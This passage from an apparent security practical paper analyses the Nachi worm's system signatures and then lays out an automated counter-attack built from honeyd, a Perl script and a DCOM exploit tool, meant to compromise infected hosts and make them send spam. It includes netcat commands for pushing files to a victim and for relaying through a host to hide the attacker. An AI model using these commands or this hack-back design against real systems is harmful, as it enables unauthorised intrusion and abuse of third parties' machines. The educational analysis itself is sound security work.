The Nachi worm's system level signatures are detailed in the exploit section. The worm drops files into the default TFTP directory "%SystemRoot%\system32\wins, copies one to dllcache\tftpd.exe and creates two services called "WINS Client" and "Network Connections Sharing".

The file size of dllhost.exe, which is the Nachi worm executable is 10240 bytes (packed). Below are the md5 checksums for the two files that Nachi copies:

```
53bfe15e9143d86b276d73fdcaf66265 DLLHOST.EXE
a08f3b74a44279644e3e5db508491131 SVCHOST.EXE
```

The md5 checksums are hashes of all the bytes in a file. Checksums are used to identify files as well as to determine if a file has been modified. The properties of the md5 hash make it very difficult to have two separate files or streams of bytes with the same md5 hash value.

Once the dllhost.exe file has been unpacked which I discuss in the exploit section above, the strings can be extracted. As the Nachi worm will probably be found on a Windows computer, a Windows based tool that can be used to view the strings is available from FoundStone and is called BinText. Once the tool has been installed on the computer, execute the program by selecting Start->Run and entering the fully qualified path to the BinText executable. In the following figure, the command used to start the program was Start->Run->c:\tools\BinText. Once the tool is running, you can select the file to scan either directly through the 'File to scan' text field or by selecting the 'Browse' button. Once a file has been selected, press the 'Go' button and this is what you will see:




Figure 15: BinText of unpacked Nachi worm

A complete output of the strings found in the unpacked Nachi worm executable is available in the appendix.

If the Nachi worm is able to download and install patches from the Internet for the MS03-026 vulnerabilities, there will be an audit log entry as follows:

User: NT AUTHORITY\SYSTEM
 Description: Operating System Hotfix KB823980 was installed.

In addition, there will be no reference to the KB823980 hotfix in Start->Settings->Control Panel->Add/Remove Programs. This is caused by the version of the hotfix that the Nachi worm downloads from Microsoft.

There will also be audit logs showing the Nachi worm service starting as shown below:

User: NT AUTHORITY\SYSTEM
 Description: The Network Connections Sharing service was successfully sent a start control.

If detailed system logging is enabled on a client system that becomes infected

with the Nachi worm then there may be some additional signatures stored in the audit logs. The following events related to the Nachi worm are created when the worm starts. There are audit records for each of the processed that are stated. The svchost.exe process in the TFTP server and the dllhost.exe process is the worm:

```
Event Type:          Success Audit
Event Source:        Security
Event Category:      Detailed Tracking
Event ID: 592
Date:                9/11/2003
Time:                7:38:01 PM
User:                NT AUTHORITY\SYSTEM
Computer: SHADOW-VICTIM
Description:
A new process has been created:
    New Process ID:      2170163232
    Image File Name:     \WINNT\system32\wins\svchost.exe
    Creator Process ID:  2171372384
    User Name: SHADOW-VICTIM$
    Domain:              WORKGROUP
    Logon ID:            (0x0,0x3E7)
```

```
Event Type:          Success Audit
Event Source:        Security
Event Category:      Detailed Tracking
Event ID: 592
Date:                9/11/2003
Time:                7:37:43 PM
User:                SHADOW-VICTIM\Administrator
Computer: SHADOW-VICTIM
Description:
A new process has been created:
    New Process ID:      2170268800
    Image File Name:     \WINNT\system32\wins\dllhost.exe
    Creator Process ID:  2170637440
    User Name: Administrator
    Domain:              SHADOW-VICTIM
    Logon ID:            (0x0,0x768C)
```

The Nachi worm is not very stealthy on the network as well as the system. The following screen shots show the processes that are using network resources on a host that is infected with the Nachi worm. The tool used to show this information is called TCPView. Once the tool is installed on the infected host, it is started by selecting Start->Run->{Full Qualified Path to TCPView}. On the system shows below the command is executed by selecting Start->Run->c:\tools\TCPView.

When the Nachi worm starts on a host, it attempts to connect to Microsoft's update servers and download patches. This is apparent below with the process 'dllhost.exe' attempting to connect to 80.76.66.56 on port 80 (HTTP).




Figure 16: TCPView of initial Nachi infection

The next stage in the Nachi startup is the execution of the TFTP service shows below as svchost.exe, which is bound to the UPD/TFTP socket.




Figure 17: TCPView of Nachi starting TFTP service

This last screen shot shows the massive volume of attempted connections to potential victims on TCP port 135 (epmap). Not the vertical sliver that is small and half way down the scroll bar. There are hundreds of these connections listed while the Nachi worm is actively scanning.




Figure 18: TCPView of Nachi worm scanning

Additionally, the user of a workstation that is infected with the worm may notice that the network traffic icon in the toolbar indicates a large volume of transmitted packets. This assumes that the user has selected the option to display the network status icon in their toolbar.

Phase Two

Phase two uses the signatures of phase one and several tools to exploit a system. There are four major components that make up phase two of the attack, which is the focus of this paper. These collections of tools that make up the second phase of the attack can be characterized as an opportunistic and autonomous attack system. First is a honeypot tool called honeyd, which is used to catch Nachi infected hosts as they scan networks, looking for potential victims. Second is a script called NachiReactor, which is written in Perl (*.pl) that automates the attack against a Nachi worm infected attacker. The third is a command-line exploit tool called oc192-dcom, which is written in C (*.c) that is used by the automated script noted above. This tool is used to gain unauthorized remote access to the Nachi infected attacker. And the last component is a fictitious script that uses netcat (nc or nc.exe) to send SPAM e-mail. To best understand how all of the tools in this phase work together, I will describe each tool separately. This section will provide significant detail relating to the second (NachiReactor) and third (oc192-dcom) components due to paper size limitations and because they are the most critical and relate most directly to the exploitation of the Nachi infected attacker(s).

Tool: Honeyd

The following section will not be as detailed as some others, like the Nachi

worm and oc192-dcom exploit sections, because this component is a tool that facilitates phase two of the attack and is not directly involved. The version of honeyd that Honeyd v0.6a

Operating System

Honeyd's documentation says that it will compile and run on all BSD systems, GNU/Linux and Solaris systems. I have compiled and run honeyd 0.6a on RedHat Linux v8 and v9, OpenBSD v3.4 and Solaris (Sparc) v7 (SunOS 5.5.7), v8 (SunOS 5.5.8) and v9 (SunOS 5.5.9) without issues.

Protocols/Services/Applications

Honeyd simulates protocols, services and applications. It is possible to simulate all of the protocols and services used by the Nachi worm. We are only interested in TCP connections to port 135 and we are not interested in the data contained in the TCP connection. Honeyd in this configuration impersonates non-existent systems using arpd to respond to ARP requests for a specific address. The arpd daemon (ARP reply daemon) is used to reply to ARP requests that are seen on a network. Simply stated, this daemon allows a system to claim an IP address on a given segment by associating an IP address with the MAC address of the system. ARP ties the addresses used to communicate over the Transport layer (3) of the OSI stack with the addresses used to communicate over the Data link layer (2) of the OSI stack when using IP over Ethernet. This allows monitoring of IP addresses that are not being used by real computers. The arpd tool will not claim an IP address that is being used by another system. The following example shows a client system that wants to establish a TCP connection to a server on port 135 for the first time. Because the client has never talked with the server before, neither system has an entry in their ARP tables for the other's IP address. The ARP table on these systems is used to keep track of IP address to MAC address associations.

The client's MAC address is AA:AA:AA:AA:AA:AA and IP address is 1.1.1.1

The servers MAC address is BB:BB:BB:BB:BB:BB and IP is 1.1.1.2

NOTE: The broadcast MAC address is FF:FF:FF:FF:FF:FF

Source	Type of Packet	Destination
AA:AA:AA:AA:AA:AA	ARP (Who is 1.1.1.2)	FF:FF:FF:FF:FF:FF
BB:BB:BB:BB:BB:BB	ARP (I am 1.1.1.2)	AA:AA:AA:AA:AA:AA
1.1.1.1	TCP (SYN) to port 135	1.1.1.2 (BB:BB:BB:BB:BB:BB)
1.1.1.2	TCP (SYN+ACK)	1.1.1.1 (AA:AA:AA:AA:AA:AA)
1.1.1.1	TCP (ACK)	1.1.1.2 (BB:BB:BB:BB:BB:BB)

When arpd is configured to claim an IP address that is not currently being used it looks like the following:

The client's MAC address is AA:AA:AA:AA:AA:AA and IP address is 1.1.1.1

The non-existent server has no MAC address and IP address is 1.1.1.2

The arpd system's MAC address is CC:CC:CC:CC:CC:CC and IP address 1.1.1.3

Source	Type of Packet	Destination
AA:AA:AA:AA:AA:AA <no response, retry>	ARP (Who is 1.1.1.2)	FF:FF:FF:FF:FF:FF
AA:AA:AA:AA:AA:AA	ARP (Who is 1.1.1.2)	FF:FF:FF:FF:FF:FF
CC:CC:CC:CC:CC:CC	ARP (I am 1.1.1.2)	AA:AA:AA:AA:AA:AA
1.1.1.1	TCP (SYN) to port 135	1.1.1.2 (CC:CC:CC:CC:CC:CC)
<no response, 1.1.1.2 does not exist>		

The arpd daemon supports the following options and arguments:

The arpd syntax look like `arpd [-d] [-i interface] [net ...]`³⁰

The `[-d]` switch forced arpd to NOT drop into the background. This means that arpd executed with this option will run in the foreground in the current shell and will exit when the shell dies or is terminated.

The `[-i {interface}]` switch allows you to specify the interface that arpd will listen for and transmit packet on. If this option is omitted, arpd will look for the lowest numbered interface on the system that is not a loopback interface.

The `[{net} ...]` argument(s) tell arpd what single IP addresses or CIDR networks or IP address ranges to associate with the local MAC address. Single IP addresses look like 10.0.0.1. CIDR networks look like 10.0.0.0/16 and IP address ranges look like 10.0.0.1-10.0.0.50.

Variants

Because honeyd is not an exploit in the conventional sense, I will discuss, in this section, possible variations and combinations of tools that could take the place of it as this subcomponent of the phase two. There are several ways to get the functionality that honeyd provides. These include writing a C/C++ program that uses libpcap to passively monitor a network looking for the Nachi worm ICMP traffic or the MSRPC-DCOM attack, and then spawn the NachiReactor script or provide the functionality that the script provides in the program. This would be the fastest and most efficient variation but would require some effort and time to build. It is probably the most dangerous of the variations as it would require placing a program custom program in a position to accept data from the network which is a very scary place for programs that are reviewed and tested by hundreds of programmers. Imagine how much more dangerous it is if only the author of the program has reviewed the code. You could also build a Snort signature that spawns the NachiReactor script when the signature is triggered. This is an interesting possibility that I discuss in the 'Extras' section under 'Possible Variations and Attack Vectors'. You could also replace honeyd with Tiny Honeyd. Lastly, you could modify the NachiReactor script to have the ability to listen for TCP connections to port 135 and trigger the counter-attack. Personally, if I were willing to write my own listening code, I would write it in C/C++ to get the performance win. I will talk more about variations to the NachiReactor script in its section below.

Tiny Honeyd (THP) is a very simple honeypot that uses (x)inetd to accept

³⁰ man arpd

connections and pass them to THP which is a Perl script that can send and receive information through (x)inetd. It would require modification of the script to make it spawn the NachiReactor script. It would also be possible to mimic the use of (x)inetd to spawn THP and instead, have (x)inetd spawn the NachiReactor script.

Description

Honeyd is a program that creates virtual hosts called honey pots with synthetic services. These services are programs or scripts written to interact with honeyd to present real looking services when a potential attacker connected to a host running honeyd. Honeyd is very flexible and will simulate not just services listening on specified ports but also the TCP personality presented to a potential attacker. It is possible for a host running honeyd to look like an entire network of computers running many operating systems and services.

The honeyd process supports a multitude of command line options and uses a configuration file for which I will provide some description of the options that are used in the attack.

The honeyd syntax is as follows:

```
honeyd [-dP] [-l logfile] [-p fingerprints] [-x xprobe] [-a assoc] [-f file] [-i interface] [-V|--version] [-h|--help] [--include-dir] [-i interface] [net ...]31
```

The `[-d]` switch tells honeyd not to run as a daemon. When the switch is specified, honeyd will run in the foreground of the current shell. This is usually used while debugging.

The `[-P]` switch tells honeyd to poll for new packets. This will consume more resources on the system and increase the chance of losing packets. If the switch is not used, honeyd will use `select(2)`, which is the default. Unfortunately, some operating systems can't receive `select(2)` events for `libpcap`.

The `[-l {logfile}]` switch makes honeyd send packet and connection events to a log file. Honeyd sends events to the system logging facility (syslog) by default.

The `[-p {file}]` and `[-x {file}]` switches tell honeyd to load fingerprint files. The former loads an nmap fingerprint file, which tells honeyd how TCP should respond so as to act like the system specified in the configuration file. The latter loads an xprobe fingerprint file, which tells honeyd how ICMP should respond so as to act like the system specified in the configuration file. It is possible to load fingerprints from both nmap as well as xprobe, which requires the associate option `[-a {file}]`.

The `[-a {file}]` provides a map that associates nmap fingerprints from the `[-p {file}]` switch and xprobe fingerprints from the `[-x {file}]` switch.

³¹ man honeyd

The `[-f {file}]` switch tells honeyd where the configurations file that contains the host templates. Host templates are the definitions of virtual hosts and networks with references to the scripts that should be executed.

The `[-I {interface}]` switch is used to tell honeyd which interface(s) will be monitored by honeyd. If you don't specify `[[net]]` information, honeyd will detect the network associated with each interface defined and attempt to honeypot all unused IP addresses.

The `[-V]` and `[--version]` switch will print the version of honeyd.

```
[rdilley@shadow bin]$ ./honeyd --version
Honeyd Version 0.6a
```

The `[-h]` and `[--help]` switch shows a summary of the information in this section.

The `[--include-dir]` tells honeyd where to find header files that are needed by plugins.

The `[[net]]` option tells honeyd what IP address, network or range of addresses it should claim. This is the same syntax as arpd described above.

The following log shows the syslog records on the attackers system when honeyd is started in preparation for autonomous attacks. First is the startup of arpd listening on an open IP address (192.168.30.10). Second is the startup of honeyd showing the options that were used:

```
Sep  5 20:22:48 shadow arpd[5349]: listening on eth0: arp and (dst
192.168.30.10) and not ether src 00:d0:59:84:7c:2e
Sep  5 20:22:48 shadow honeyd[5351]: started with -i eth0 -p
/apps/gnu/honeyd/0.6a/share/honeyd/nmap.prints -x
/apps/gnu/honeyd/0.6a/share/honeyd/xprobe2.conf -a
/apps/gnu/honeyd/0.6a/share/honeyd/nmap.assoc -l /var/tmp/honeyd.log
-f /etc/honeyd/nachi_catcher.conf 192.168.30.10
Sep  5 20:22:48 shadow honeyd[5351]: listening on eth0: (arp or ip
proto 47 or (ip and (host 192.168.30.10))) and not ether src
00:d0:59:84:7c:2e
```

The features section from www.honeyd.org describes its functionality much better than I can but here is a summary based on the summary on their website.

“Honeyd simulates thousands of virtual hosts at the same time. Honeyd allows for the configuration of arbitrary services including proxy connections. Honeyd simulates operating systems at the TCP/IP stack level by using fingerprints from nmap³², xprobe³³ and p0f³⁴. Lastly, honeyd can simulate arbitrary routing topologies including latency, packet loss and asymmetric routing.”

³² <http://www.insecure.org/nmap/index.html>

³³ <http://www.sys-security.com/html/projects/X.html>

³⁴ <http://lcamtuf.coredump.cx/p0f.shtml>

In short, honeyd presents some amazing utility and potential.

Autonomous Attack Script: NachiReactor.pl

NachiReactor.pl is a Perl³⁵ script was written to verify is a target host was infected with the Nachi worm and if so, attack the target host. Once the script has verified that the target is infected, it sends tools to the target using the services made available by the Nachi worm, then attacks the target using the same vulnerability (MSRPC-DCOM) that the Nachi worm used to infect the host in the first place, which I have addressed in phase one. Once the script has gained unauthorized access to the target, the script executes commands to turn the target into an unsolicited e-mail (SPAM) e-mail source or SPAMbot. A SPAMbot is a system that automatically sends SPAM e-mail in such a way that true origin of the e-mail is obscured.

Operating System

NachiReactor should run on most UNIX based systems. I have run the script on RedHat Linux v8 and v9, OpenBSD v3.4 and Solaris (Sparc) v7 (SunOS 5.5.7), v8 (SunOS 5.5.8) and v9 (SunOS 5.5.9) without issues.

Protocols/Services/Applications

The script is executed by honeyd
URL: <http://www.honeyd.org>

A detailed analysis of the NachiReactor.pl script is provided in the 'Extras' section of this paper.

The script uses the following command-line utilities that are referenced below and their purpose in the script is described in the detailed analysis of the script in the 'Extras' section:

The Trivial File Transfer Protocol (tftp) is a command line TFTP client that comes with most Linux distributions. It is used to transfer files between systems. Unicast TFTP uses UDP on port 69 by default.

The syntax of the Linux TFTP client is as follows:

```
tftp [options...] [host]36
```

The [-v] switch puts the tftp client into verbose mode. This is helpful for debugging.

The [-V] switch causes the tftp client to display it's version information.

```
[rdilley@shadow bin]$ tftp -V
```

³⁵ <http://www.cpan.org>

³⁶ man tftp

tftp-hpa 0.32, without readline

The `[[host]]` argument tells the tftp client the name or IP address of the host to connect to.

Some of the commands that are allowed in the interactive mode of tftp are as follows:

```
[rdilley@shadow bin]$ tftp
tftp> help
tftp-hpa 0.32
Commands may be abbreviated.  Commands are:

connect          connect to remote tftp
mode             set file transfer mode
```

The NachiReactor script, to place tools on the victim host, uses the 'put' command.

```
put             send file
get            receive file
quit          exit tftp
verbose       toggle verbose mode
trace        toggle packet tracing
status       show current status
```

The NachiReactor script, when transferring binary files, uses the 'binary' command.

```
binary        set mode to octet
ascii        set mode to netascii
rexmt        set per-packet transmission timeout
timeout      set total retransmission timeout
?           print help information
help        print help information
```

The NachiReactor script, to gain unauthorized access, uses the oc192-dcom.c command-line exploit tool for Linux. The next section provides detailed information about the oc192-dcom tool.

Oc192-dcom

URL: <http://www.oc192.us/projects/downloads/oc192-dcom.c>

The NachiReactor script, to maintain unauthorized access, uses the netcat tool to setup a backdoor.

Netcat

URL: <ftp://ftp.rge.com:/pub/security/coast/mirrors/avian.org/netcat/nc110.tgz>

Netcat is the ultimate network Swiss army knife described by some Information Security experts as 'Your Friend'. The following are some of the possible ways to use netcat and the command-line switches that are available in the Linux version.

To connect to a host:

nc [-options] hostname port[s] [ports ...]³⁷

To setup a listener:

nc -l -p port [-options] [hostname] [port]

The `[-g {gateway}]` switch allows you to define up to 8 source-routes that traffic will be sent through prior to delivery to the target hostname. This option can be used to force traffic through a path that bypasses or avoids access controls.

The `[-G {num}]` switch positions the 'hop pointer' within the list of routers that were specified with the `[-g]` switch.

The `[-h]` switch displays command line switch and option information.

The `[-I {secs}]` switch is used to slow the traffic sent by netcat. A setting of `-1` will cause netcat to pause for one second after each line of text sent or after each port scanned. This can be used to increase the stealth of a connection.

The `[-l]` switch puts netcat into listen mode. A port needs to be defined using the `[-p]` switch.

The `[-n]` switch tells netcat not to make name service (DNS) calls to resolve names to IP addresses. Setting this switch means that hostname arguments need to be in IP format. If this switch is not used, DNS traffic may be generated that may be detectable by the owner of the host being connected to or where netcat is running.

The `[-o {file}]` tells netcat to dump the traffic to `{file}` in hex format. The following is an example netcat connection to 127.0.0.1 port 25/TCP and a snip of the hex output.

```
[rdilley@shadow ipnet]$ nc -o nc.out localhost 25
220 localhost.localdomain ESMTTP Sendmail 8.12.8/8.12.8; Tue, 6 Apr 2004 12:46:38 -0700
helo victim.com
250 localhost.localdomain Hello shadow [127.0.0.1], pleased to meet you
expn root
502 5.7.0 Sorry, we do not allow this operation
vrfy root
252 2.5.2 Cannot VRFY user; try RCPT to attempt delivery (or try finger)
quit
221 2.0.0 localhost.localdomain closing connection
```

```
[rdilley@shadow ipnet]$ hexdump38 -C nc.out
00000000 3c 20 30 30 30 30 30 30 30 30 30 20 33 32 20 33 32 |< 00000000 32 32|
00000010 20 33 30 20 32 30 20 36 63 20 36 66 20 36 66 20 36 33 20 | 30 20 6c 6f 63 |
00000020 36 31 20 36 63 20 36 38 20 36 66 20 37 33 20 37 |61 6c 68 6f 73 7|
00000030 34 20 32 65 20 36 63 20 36 66 20 23 20 32 32 30 |4 2e 6c 6f # 220|
00000040 20 6c 6f 63 61 6c 68 6f 73 74 2e 6c 6f 0a 3c 20 | localhost.lo.< |
00000050 30 30 30 30 30 30 31 30 20 36 33 20 36 31 20 36 |00000010 63 61 6|
00000060 63 20 36 34 20 36 66 20 36 64 20 36 31 20 36 39 |c 64 6f 6d 61 69|
00000070 20 36 65 20 32 30 20 34 35 20 35 33 20 34 64 20 | 6e 20 45 53 4d |
00000080 35 34 20 35 30 20 32 30 20 23 20 63 61 6c 64 6f |54 50 20 # caldo|
00000090 6d 61 69 6e 20 45 53 4d 54 50 20 0a 3c 20 30 30 |main ESMTTP .< 00|
000000a0 30 30 30 30 32 30 20 35 33 20 36 35 20 36 65 20 |000020 53 65 6e |
000000b0 36 34 20 36 64 20 36 31 20 36 39 20 36 63 20 32 |64 6d 61 69 6c 2|
000000c0 30 20 33 38 20 32 65 20 33 31 20 33 32 20 32 65 |0 38 2e 31 32 2e|
```

³⁷ nc -h

³⁸ hexdump is a common *NIX command used to dump ASCII, decimal, hexadecimal and octal data

```
000000d0 20 33 38 20 32 66 20 23 20 53 65 6e 64 6d 61 69 | 38 2f # Sendmail
000000e0 6c 20 38 2e 31 32 2e 38 2f 0a 3c 20 30 30 30 30 | 1 8.12.8/.< 0000|
. . . <snip> . . .
```

The `[-p {port}]` switch tells netcat what port to listen on when it is running in 'listen' mode via the `[-l]` switch.

The `[-r]` switch will cause netcat to randomly select source and destination ports when . . .

The `[-s {address}]` switch and argument allows the forging of the source IP address. This is used to obscure the true origin of packets generated by netcat as well as targeting the destination of traffic sent by the target host in reply to the packets sent by netcat.

The `[-t]` switch tells netcat to negotiate TELNET options when netcat is setup in listener mode.

The `[-u]` switch changes netcat from TCP mode to UDP. Both listener and connection mode will be in UDP instead of TCP. Because the majority of network scanning is done for TCP listeners, using UDP may reduce possibility that someone will notice that netcat is listening using UDP. Additionally, there may be times when a protocol that uses UDP, like DNS (UDP/53), is allowed to pass through an access control device while TCP is not.

The `[-v]` switch puts netcat into verbose mode. Using this switch twice on the same command line will make netcat display even more verbosely.

The `[-w {secs}]` switch sets the amount of time that netcat will wait to receive a connection when it is running in listen mode or to wait for a successful connection when running in connect mode. In connect mode, this can be useful when running netcat as part of a script that connects to multiple systems. If a system accepts the connection, but does not send a banner, netcat will hang-up the connection when the timeout value is reached.

The `[-z]` switch tells netcat not to send or receive any data when a connection is made. This option is used when port scanning with netcat.

The `{hostname}` option is used in the connect mode and tells netcat what system to send packets to.

The `{port}` option tells netcat the port to connect to when running in connect mode. This can be a single port or a range in the form `{x-y}` where x is a smaller number than y.

There is a very dangerous switch that is not enabled by default on UNIX systems. It is enabled by default in the Windows distribution. The switch is `[-e {command}]` and is used to tell netcat the name of a file to open a connection is received. You can enable this feature by adding a '#define' to netcat.c file. This is noted in the netcat README file provided with the source.

The netcat utility can be used to do just about anything relating to a network.

The following examples are of common ways to use netcat.

To copy a file from one system (attacker) to another (victim) once you have access to a (victim).

On the victim host, start netcat in listener mode on port 6666 and send all bytes received to the file vnc.zip:

```
victim$ nc -lp 6666 > vnc.zip
```

On the attacker host, start netcat in connect mode to the victim host on port 6666 and send or 'pipe' all the bytes in the file vnc.zip:

```
attacker$ nc victim 6666 < vnc.zip
```

To connect to a host (victim) from a host (attacker) through a relay as a means of obscuring the attacker's host.

On the victim host, start a netcat session in listen mode on port 8888.

```
victim$ nc -lp 8888
```

On the relay, start a netcat session in listen mode on port 9999 and send or 'pipe' the output to another netcat session running in connect mode that connects to the victim host on port 8888.

```
relay$ nc -lp 9999 | nc victim 8888
```

On the attacker host, start a netcat session in connect mode and connect to the relay host on port 9999.

```
attacker$ nc relay 9999
```

Variants

There is both an attack as well as a defense version of this script. Both versions operate in the same fashion. The only differences are the files copied to the target host and the commands executed by the script on the target host.

A detailed analysis of the defense version of the NachiReactor.pl script is provided in the Extra's section of this paper.

Description

The NachiReactor.pl script is used by honeyd. The example configuration file tells honeyd to run the Nachieactor.pl script each time a potential attacker attempts to connect to TCP port 135 on a virtual host. First, I will describe how to setup the NachiReactor anonymous attack system. Then I will describe how the entire system works, then I will discuss the specific components of the NachiReactor system.

The honeyd configuration file used to setup NachiReactor as an anonymous

attacker is as follows:

Create the 'FalseVictim' virtual host.

```
create FalseVictim
```

Define the personality that the 'FalseVictim' virtual host will emulate.

```
set FalseVictim personality "Windows 2000 server SP2"
```

Tell honeyd that the FalseVictim will have a tcp listener on port 135 and when a connection is received, connect STDIN and STDOUT to the NachiReactor script. The source and destination addresses are passed to the NachiReactor script in the `${ipsrc}` and `${ipdst}` arguments.

```
add FalseVictim tcp port 135 "/usr/bin/perl
/etc/honeyd/scripts/NachiReactor.pl -a $ipsrc -v $ipdst -a"
```

The next two lines tell honeyd to send a reset in response to any other TCP or UDP traffic.

```
set FalseVictim default tcp action reset
set FalseVictim default udp action reset
```

This line tells honeyd what user id (uid) and group id (gid) to execute the NachiReactor script under. This reduces the risk of binding a program (NachiReactor) to a network listener where remote systems and interact with the script.

```
set FalseVictim uid 103 gid 103
```

The last line tells honeyd the IP address that the virtual host created above will have. Traffic that honeyd sees that is destined for this IP address will be handled based on this profile.

```
bind 192.168.30.10 FalseVictim
```

The following script is used to start the NachiReactor anonymous attacker.

This is a Unix Bourne shell script.

```
#!/bin/sh
honeyd_version="0.6a"
```

Stop and restart the arpd process, which is required for proper operation of honeyd.

```
# stop running arpd
pkill arpd
# start arpd
/apps/gnu/arpd/current/sbin/arpd -i eth0 192.168.30.10
```

Start the NachiReactor system.

```
# start honeyd
/apps/gnu/honeyd/${honeyd_version}/bin/honeyd -i eth0 -p
/apps/gnu/honeyd/${honeyd_version}/share/honeyd/nmap.prints -x
/apps/gnu/honeyd/${honeyd_version}/share/honeyd/xprobe2.conf -a
```



```
/apps/gnu/honeyd/${honeyd_version}/share/honeyd/nmap.assoc -l  
/var/tmp/honeyd.log -f /etc/honeyd/nachi_catcher.conf 192.168.30.10
```

The NachiReactor.pl script tries to open a TCP connection to port 707 on the attacker. If the connect succeeds, the script presents a false windows shell banner and prompt. The attacker, which is presumably infected with the Nachi worm, will react to the connection from the false victim to TCP port 707 as though malicious code sent with the MSRPC-DCOM request succeeded. The infected attacker sends commands to the victim and the victim send the responses that the infected attacker expects. The false victim then uses a TFTP client to download the worm code files and uploads some utilities to the infected victim.

